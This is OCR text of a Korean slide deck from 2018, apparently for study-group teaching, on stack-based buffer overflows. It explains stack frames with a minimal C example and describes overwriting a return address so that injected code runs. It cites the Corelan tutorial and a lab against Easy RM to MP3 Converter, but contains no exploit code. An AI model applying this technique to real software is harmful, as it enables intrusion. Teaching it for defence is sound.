Stack Overflow Attack

SCP
유재겸
2018/08/06

CONTENTS

01

버퍼 오버플로우란?

Corelan team [Exploit] Exploit writing tutorial part 1 : Stack Based Overflows (번역)

버퍼 오버플로우란?

버퍼 + 오버플로우 = 버퍼 오버플로우

버퍼오버플로우는 사용자가 입력한 데이터의 크기가 너무 과하여 제한된 버퍼의 용량에서 넘쳐버림 이라는 뜻이된다.

Stack Overflows Attacks
시스템의 Memory 공간 중 Stack 영역의 값을 조작하는 공격 기법

Heap Overflows Attacks
시스템의 Memory 공간 중 Heap 영역의 값을 조작하는 공격 기법

Format String Attacks
입력값의 형식(format) 유효성 결함을 이용한 공격 기법

02


스택 오버플로우란?


스택프레임


```
int main(void)
{
    func1();
    return 0;
}

void func1()
{
    func2();
}

void func2()
{
}
```


Step 1
Step 2
Step 3
낮은 주소
(low memory)
높은 주소
(high memory)
main()
func1()
func2()
func1() 호출
func2() 호출
지역 변수
반환 주소값
매개변수


Step 3
Step 4
Step 5
Step 6
낮은 주소
(low memory)
높은 주소
(high memory)
func2()
func1()
main()
지역 변수
반환 주소값
매개변수
func2() 종료
func1() 종료
main() 종료



argv로 들어오는 인자값을 buffer의 크기보다 크게주어 ret값의 주소가 있는 영역까지 넘치게 하여 ret값을 악성코드의 주소로 덮어버리는 공격

스택오버플로우 기대효과(?)


1. 프로그램의 흐름의 오류를 발생시켜서 시스템 동작 방해.
2. 변조되는 주소값을 시스템의 특정 코드(실행함수)가 위치하는 주소로 변조하여 임의의 명령을 실행.
3. 공격자가 실행을 원하는 악성코드를 파일 또는 시스템의 메모리 상에 위치시키고 그 주소값을 덮어 씌움.


03


실습??????????


Easy RM to MP3 Converter
Easy RM to MP3 Converter
(Media file info)
Press 'Load' or drag the ready files to the interface!
Purchase
Load
Batch
Start

